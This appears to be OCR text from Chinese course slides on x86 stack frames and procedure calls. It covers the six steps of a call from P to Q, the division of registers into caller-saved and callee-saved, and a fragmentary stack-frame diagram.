
假设过程P调用过程Q

① P的准备阶段
② 从P控制转移到Q：call指令
P

③ Q的准备阶段
④ 执行Q的过程体（函数体）
⑤ Q的恢复阶段
⑥ 从Q返回到P：ret指令
Q


eax、ecx、edx	P 保存
ebx、esi、edi	Q 保存
ebp	Q 保存
esp	动态变化

栈和过程调用




(a) 过程Q被调用前


栈和过程调用


假设过程P调用过程Q
P:
①（eax等入栈）
参数入栈
② call指令
Q
③P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
④
(ebx等出栈)
P的ebp出栈
⑤ 收回栈空间
⑥ ret
P
高地址
调用者保存
寄存器（必要时）
参数n
参数1
返回地址
当前
栈帧
①
②
esp
(a) 过程Q被调用前

